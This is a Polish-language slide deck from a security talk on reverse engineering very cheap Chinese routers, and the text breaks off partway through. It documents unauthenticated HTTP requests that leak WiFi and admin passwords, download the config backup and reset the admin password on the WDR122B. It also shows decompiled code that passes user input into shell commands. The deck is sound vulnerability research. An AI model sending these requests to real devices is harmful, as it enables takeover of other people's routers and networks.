

# Sprzęt sieciowy "Made in China": niespodzianki, zagrożenia, możliwości

Wojciech Cybowski

Security Researcher

Wydarzenie organizowane przez: Fundacja Academic Partners



# whoami

- Wojciech Cybowski
- Security Researcher
- Prywatnie pasjonat inżynierii wstecznej sprzętu i oprogramowania, a także tworzenia nowych rzeczy.
- Wszystkie prezentowane materiały (i nie tylko!) będą dostępne tutaj: [www.github.com/wcyb/MT02](https://www.github.com/wcyb/MT02)
- [www.linkedin.com/in/wojciech-cybowski](https://www.linkedin.com/in/wojciech-cybowski)

# Agenda

1. Co i dlaczego?
2. Analiza sprzętu.
3. Podsumowanie analizy.
4. Analiza oprogramowania.
5. Podsumowanie analizy.
6. Modyfikacje sprzętu.
7. Własne oprogramowanie.
8. Nowe możliwości i zastosowania.

# Co i dlaczego?

- Co możemy znaleźć w najtańszym chińskim sprzęcie sieciowym?
- Czy dostaniemy to czego się spodziewamy, a może coś więcej?
- Jak można go wykorzystać do własnych zastosowań?
- Czy jest tak źle, jak można było się spodziewać czy trochę gorzej?
- Chcę hackować sprzęt ale nie wiem gdzie zacząć – czy Chińska elektronika to dobry początek?

# Analiza sprzętu

Router no-name WDR122B  
W zestawie:

- Zasilacz
- Instrukcja

Łączny koszt: \$6,09

Choice Factory Direct Collected Store >



WODESYS 300M Wireless WiFi Repeater Route...

European standard

US \$6.21

x1

Add to cart

Returns/refunds

Subtotal

US \$6.21

Total

US \$6.09 ▾

VAT included ⓘ

# Analiza sprzętu

- Zewnętrzna pamięć RAM\*
- Łatwo dostępny UART
- Łatwo dostępny Flash\*
- Bazuje na MT7628NN\*
- 8 MB pamięci Flash
- 64 MB pamięci RAM

\*Nie wygląda na pochodzące z odzysku  
MIPS 24KEc, 1 rdzeń 580MHz



# Analiza sprzętu

Repeater MT02 M300  
W zestawie:  
• Instrukcja  
• Czasami kabel RJ45

Choice QH-Car Store >

Wifi Repeater Wireless Signal Amplifier Extende...  
EU Plug  
**US \$2.69** x3

Add to cart Returns/refunds


Subtotal US \$8.07  
**US \$8.07** ▾  
Total  
VAT included ⓘ



# Analiza sprzętu

- Zewnętrzna pamięć RAM\*
- Łatwo dostępny UART
- Łatwo dostępny Flash\*
- Łatwo dostępne GPIO
- Bazuje na QCA9533\*
- 8 MB pamięci Flash
- 64 MB pamięci RAM


\*Pochodzące z odzysku  
MIPS 24Kc, 1 rdzeń 650MHz  
Rozmiar: 6,5 cm x 4,3 cm



# Analiza sprzętu

- Zewnętrzna pamięć RAM\*
  - Łatwo dostępny UART
  - Łatwo dostępny Flash\*
  - Łatwo dostępne GPIO
  - Bazuje na AR9341\*
  - 8 MB pamięci Flash
  - 64 MB pamięci RAM

*\*Pochodzące z odzysku  
MIPS 74Kc, 1 rdzeń 533MHz  
Rozmiar: 6,5 cm x 4,3 cm*



# Analiza sprzętu

- [https://www.youtube.com/watch?v=5vN\\_7NJ4qYA](https://www.youtube.com/watch?v=5vN_7NJ4qYA)
- <https://www.youtube.com/shorts/1cmpouOQJno>

# Podsumowanie analizy

- Wartość odwrotnie proporcjonalna do ceny.
- Użycie części z odzysku.
- Możliwości modyfikacji.
- Wsparcie dla użytych SoC w U-Boot i OpenWRT.

Urządzenie	no-name WDR122B	MT02 M300	MT02 M300
Wersja	2	MT9533	MT9341
SoC	MT7628NN	QCA9533	AR9341
CPU	MIPS 24KEc	MIPS 24Kc	MIPS 74Kc
CPU MHz	580	650	533
RAM [MB]	64	64	64
FLASH [MB]	8	8	8
Cena [\$]	6,09	3,59	2,69

# Analiza oprogramowania – no-name WDR122B

- Po podłączeniu do konsoli (baud 57600) i podłączeniu zasilania:

```
HAN ROUTER out sim (Sep 25 2023 - 10:48:36)
```

```
Board: Ralink APSoC DRAM: 64 MB
```

```
relocate_code Pointer at: 83fa0000
flash manufacture id: 5e, device id 40 17
find flash: 25VQ64ASIG
*** Warning - bad CRC, using default environment
=====
Ralink UBoot Version: 5.0.0.0
-----
```

- Używają zmodyfikowanego U-Boota, który został skompilowany wcale nie tak dawno temu.

# Analiza oprogramowania – no-name WDR122B

- Dalej jest ciekawostka:

```
## Booting image at bc050000 ...
Image Name: MIPS OpenWrt Linux-3.10.108
Image Type: MIPS Linux Kernel Image (lzma compressed)
Data Size: 1228803 Bytes = 1.2 MB
Load Address: 80000000
Entry Point: 80000000
Verifying Checksum ... OK
Uncompressing Kernel Image ... OK
```

- Jako OS została użyta bardzo stara wersja OpenWRT.

# Analiza oprogramowania – no-name WDR122B

- Poczekajmy więc, aż się uruchomi:

```
[    0.00000] Linux version 3.10.108 (root@ubuntu) (gcc version 4.8.3 (OpenWrt/Linaro  
GCC 4.8-2014.04 unknown) ) #3 Wed Nov 8 23:24:07 CST 2023  
[    0.00000]  
[    0.00000] The CPU freqenue set to 580 MHz  
[    0.00000] CPU0 revision is: 00019655 (MIPS 24KEc)
```

- Jednak gdy próbujemy aktywować konsolę, naciskając Enter:

WDR28 login:

- Wróćmy tutaj później.

# Analiza oprogramowania – no-name WDR122B

- Sprawdźmy co znajdziemy w interfejsie webowym:

The screenshot shows the 'Overview' page of the WDR122B router's web interface. The top navigation bar includes links for 'Setup Wizard', 'Overview', 'Network Settings', 'Wi-Fi Settings', 'Advanced', 'System', and 'Back'. A language switcher at the top right offers '中文/English'. The main content area displays various system status metrics:

Operating mode	AP Router	Model	
Version	WDR28081123OV1.01	CPU Usage(%)	1%
Local Time	2023-11-09 00:32:00	Memory Usage(%)	52%
Uptime	13m51s	Internet Connection	Disconnected

WAN IP	WAN Gateway	
--	--	

WAN Mask	WAN Dns	
--	--	

- Wygląda jak uproszczona nakładka na standardowy interfejs OpenWRT.

# Analiza oprogramowania – no-name WDR122B

- A co się dzieje za kulisami?
- Przed logowaniem, wysyłane jest zapytanie GET:

[http://192.168.188.1/js/login\\_data.js](http://192.168.188.1/js/login_data.js)

- Na co otrzymujemy odpowiedź:

```
//@ sourceURL= login_data.js login_s = "0"; //auth_s = "1"; auth_s = "1";
langGet = "en"; auth_info = ""; lanmac = ""; logo_type = "zx"; p_model =
"WDR28"; configed = "1";
```

- Po zalogowaniu, kieruje nas tutaj:

<http://192.168.188.1/home.html>

# Analiza oprogramowania – no-name WDR122B

- Co się dzieje w trakcie logowania?
- Jak działa mechanizm logowania?
- Kliknięcie przycisku „Login” obsługuje ta funkcja:

```
function click_login() {  
    var opwd = $("#txtPwd").val();  
  
    if (opwd == "") {  
        M.dialog = jqueryAlert({'icon': 'images/error.png', 'modal': true, 'content': la_pw_empty,  
'closeTime': 2000,});  
        return false;  
    }  
  
    cgicall.doCmd('LOGIN', {  
        LOGIN: $("#txtPwd").val(),  
        USER: "admin"  
    }, function () {  
        getLoginStatus();  
    }, function () {  
    });  
}
```

# Analiza oprogramowania – no-name WDR122B

- Gdzie jest reszta logiki?

```
function getLoginStatus() {  
    $.ajax({  
        url: '/js/login_data.js',  
        type: 'get',  
        cache: false,  
        dataType: 'script',  
        success: function () {  
            if (login_s != "1") {  
                M.dialog = jqueryAlert({'icon': 'images/error.png', 'modal': true,  
'content': la_login_error, 'closeTime': 2000});  
            }  
            else{  
                window.location.replace('home.html');  
            }  
        },  
    });  
}
```

- Sprawdzają tutaj, czy możemy zostać przepuszczeni do panelu, czy jednak nie.

# Analiza oprogramowania – no-name WDR122B

- Czy więc wystarczy przejść do *home.html* i ominieć te frontendowe zabezpieczenia?
- Wygląda na to, że o tym pomyśleli. Razem z *home.html*, ładowany jest *home.js*, a tam znajdziemy:

```
var login_status = "0";
if (login_status != "1"){
    window.location.replace('index.html');
}
```

- Czy to oznacza, że zostaliśmy pokonani?
- BTW – warto zwrócić uwagę na częste błędy w pisowni wyrazów. W razie, gdy Ctrl+F czegoś nie znajduje, to może być powód.

# Analiza oprogramowania – no-name WDR122B

- Nie no, aż tyle to nie. Do tematu jeszcze wróćmy.
- Warto jednak zauważyć pewną rzecz – stan autoryzacji przechowywany jest na routerze, więc jeżeli raz się zalogowaliśmy, to jesteśmy w stanie dostać się bezpośrednio do panelu (*home.html*), dopóki nie zrestartujemy routera.
- Wchodząc w ustawienia WiFi, wykonywane jest zapytanie GET:

[http://192.168.188.1/js/wifi\\_data.js](http://192.168.188.1/js/wifi_data.js)

- Co takiego możemy dostać w odpowiedzi?


# Analiza oprogramowania – no-name WDR122B

```
//@ sourceURL= ./js/wifi_data.js //2.4
addCfg('wireless_enabled',0x04190100,'1');
addCfg('wireless_ssid',0x043c0200,'WiFi_69DC');
addCfg('wireless_encrypt',0x04960200,'WPAPSKWPA2PSK');
addCfg('wireless_encrypType',0x04490200,'AES');
addCfg('wireless_password',0x049a0200,'12345678');
addCfg('wireless_hide_enabled',0x04350200,'0');
addCfg('wireless_proto',0x04330200,'9');
addCfg('wireless_bandwidth',0x04410200,'1');
addCfg('wireless_channel',0x04070100,'1');
addCfg('wireless_AutoChannelSelect',0x04370100,'2');
addCfg('wireless_signal',0x04120100,'100');
addCfg('radius2_server',0x04120100,'');
addCfg('radius2_port',0x04120100,'');
addCfg('radius2_password',0x04120100,'');
```

- Oczywiście wszystkie ustawienia związane z WiFi. W tym hasło. Bez potrzeby autoryzacji.

# Analiza oprogramowania – no-name WDR122B

- A gdybyśmy chcieli zmienić hasło do panelu?



- Wchodząc w to menu, wykonywane jest zapytanie GET:

`http://192.168.188.1/js/langget_data.js`

# Analiza oprogramowania – no-name WDR122B

- Co tym razem otrzymamy w odpowiedzi?

```
addCfg('langGet',0x011f0100,'en'); passwd = "admin";
```

- Bez autoryzacji też zadziała. To nie może być takie łatwe.
- Spróbujmy zmienić hasło. Wykonywany jest POST:

<http://192.168.188.1/cgi-bin/adm.cgi>

opwd=**admin**&pwd=**verySecure**&langGet=en&CMD=SYS

- Zostajemy wylogowani.
- Wysyłamy zapytanie GET:

[http://192.168.188.1/js/langget\\_data.js](http://192.168.188.1/js/langget_data.js)

# Analiza oprogramowania – no-name WDR122B

- Otrzymujemy odpowiedź:

```
addCfg('langGet',0x011f0100,'en'); passwd = "verySecure";
```

- Tak więc nie musimy pamiętać jakie hasło ustawiliśmy.
- Ten „feature” rozwiązuje też wcześniejszy problem braku dostępu do panelu.
- A gdyby wysłać POST z innymi parametrami:


<http://192.168.188.1/cgi-bin/adm.cgi>

opwd=&pwd=soSecure&langGet=en&CMD=SYS

- Hasło się nie zmienia. Pewnie uznali, że dla bezpieczeństwa warto porównać czy stare hasło się zgadza.

# Analiza oprogramowania – no-name WDR122B

- Sprawdźmy jeszcze ustawienia. Czy możemy je pobrać?



- Możemy, jako archiwum „back.tar.gz”.

# Analiza oprogramowania – no-name WDR122B

- A czy bez autoryzacji też możemy? Jeszcze jak:

`http://192.168.188.1/back.tar.gz`

- Po restarcie routera, archiwum jest nadal dostępne, oczywiście bez potrzeby autoryzacji.
- Gdyby jednak z jakiegoś powodu go nie było, możemy wysłać POST:

`http://192.168.188.1/cgi-bin/adm.cgi`

`CMD=SYS_BACKUP`

- Zostanie wtedy wygenerowane.

# Analiza oprogramowania – no-name WDR122B

- Wiemy już, jak można sobie „przypomnieć” hasło.
- A gdybyśmy tego nie wiedzieli i chcieli zmienić aktualnie ustawione?
- Przy pierwszym uruchomieniu, albo po resetie do ustawień fabrycznych, musimy jakieś hasło ustawić. Jest wysyłane w tym celu zapytanie POST:

<http://192.168.188.1/cgi-bin/wizard.cgi>

PwdNew=newPass&CMD=SETPW

- Czy możemy z tej funkcjonalności skorzystać także po pierwszej konfiguracji?

# Analiza oprogramowania – no-name WDR122B

- Bez problemu i bez autoryzacji.
- Wystarczy jeszcze raz wysłać POST:

<http://192.168.188.1/cgi-bin/wizard.cgi>

PwdNew=betterPass&CMD=SETPW

- Sprawdzając, czy zmiana się powiodła:

[http://192.168.188.1/js/langget\\_data.js](http://192.168.188.1/js/langget_data.js)

- Dostajemy potwierdzenie:

```
addCfg('langGet',0x011f0100,'en'); passwd = "betterPass";
```

# Analiza oprogramowania – no-name WDR122B

- Może jednak hasło nie jest potrzebne? *Może nigdy nie było potrzebne?*
- Zauważmy, że przed logowaniem, wysyłając zapytanie GET:

`http://192.168.188.1/js/login_data.js`

- Dostawaliśmy odpowiedź:

```
//@ sourceURL= login_data.js login_s = "0"; //auth_s = "1"; auth_s = "1";
langGet = "en"; auth_info = ""; lanmac = ""; logo_type = "zx"; p_model =
"WDR28"; configed = "1";
```

- Po zalogowaniu, przychodziła taka:

```
//@ sourceURL= login_data.js login_s = "1"; //auth_s = "1"; auth_s = "1";
langGet = ""; auth_info = ""; lanmac = ""; logo_type = "zx"; p_model =
"WDR28"; configed = "1";
```

# Analiza oprogramowania – no-name WDR122B

- Wydaje się, że „autoryzację” obsługuje jedna flaga.
- Czy jest jakiś sposób, żeby ją ręcznie zmienić?
- Czemu opcja zmiany języka zajmuje tak dużą część interfejsu?



- Mając pomysły, dobrze będzie spojrzeć w kod.

# Analiza oprogramowania – no-name WDR122B

- Logowanie:

- Nazwa użytkownika jest odczytywana, ale nie jest sprawdzana.
- Sprawdzane jest tylko hasło.
- Jeżeli jest poprawne, to:

```
echo -n 1 > /tmp/login
```

- Jeżeli nie jest poprawne, to aktualnie zalogowany użytkownik zostaje wylogowany.

```
2 void FUN_00401le0(undefined4 param_1)
3
4 {
5     char *pcVar1;
6     char *pcVar2;
7     int iVar3;
8     undefined auStack_110 [128];
9     char acStack_90 [132];
10
11    memset(acStack_90,0,0x80);
12    memset(auStack_110,0,0x80);
13    pcVar1 = (char *)web_get("LOGIN",param_1,0);
14    pcVar1 = strdup(pcVar1);
15    pcVar2 = (char *)web_get("USER",param_1,0);
16    pcVar2 = strdup(pcVar2);
17    get_shell_run("uci get control.conf.username",auStack_110);
18    get_shell_run("uci get control.conf.password",acStack_90);
19    iVar3 = strcmp(pcVar1,acStack_90);
20    if (iVar3 == 0) {
21        go_system("echo -n 1 > /tmp/login");
22        set_response_code(0);
23        go_system("uci set control.conf.configed=%s",&DAT_00401d74);
24        go_system("rmmmod redirect");
25        go_system("uci commit");
26    }
27    else {
28        go_system("echo -n 0 > /tmp/login");
29        set_response_code(100);
30    }
31    free_all(2,pcVar1,pcVar2);
32    return;
33}
34}
```

# Analiza oprogramowania – no-name WDR122B

- Pierwsze ustawienie hasła:
  - To co wpiszemy jest przekazywane jako parametr komendy.
  - Niefortunny efekt uboczny:

```
echo -n 0 > /tmp/login
```

```
2 void FUN_0040260c(undefined4 param_1)
3
4 {
5     char *pcVar1;
6     FILE *_stream;
7
8     pcVar1 = (char *)web_get("PwdNew",param_1,0);
9     pcVar1 = strdup(pcVar1);
10    _stream = fopen("/dev/console","w+");
11    if (_stream != (FILE *)0x0) {
12        fprintf(_stream,"%s%s:%d:\x1b[0;32mpwd[%s] passd[%s]\n\x1b[0m","wizard.c","set_passwd",0x377,
13                  pcVar1);
14        fclose(_stream);
15    }
16    go_system("uci set control.conf.password=%s",pcVar1);
17    go_system("echo -n 0 > /tmp/login");
18    go_system("uci set control.conf.configed=2");
19    go_system("uci commit");
20    set_response_code(0);
21    free_all(1,pcVar1);
22    return;
23 }
24 }
```

# Analiza oprogramowania – no-name WDR122B

- Zmiana języka:
  - Wybrany język jest przekazywany jako parametr komendy.
  - Bez efektu ubocznego.

```
2 void FUN_004015ec(undefined4 param_1)
3
4 {
5     char *pcVar1;
6     FILE *_stream;
7
8     pcVar1 = (char *)web_get("langGet",param_1,0);
9     pcVar1 = strdup(pcVar1);
10    _stream = fopen("/dev/console","w+");
11    if (_stream != (FILE *)0x0) {
12        fprintf(_stream,"%s%s:%d:\x1b[0;32mlang[%s]\n\x1b[0m","adm.c","set_language",0xe6,pcVar1);
13        fclose(_stream);
14    }
15    go_system("uci set control.conf.language=%s",pcVar1);
16    go_system("uci commit");
17    puts("success");
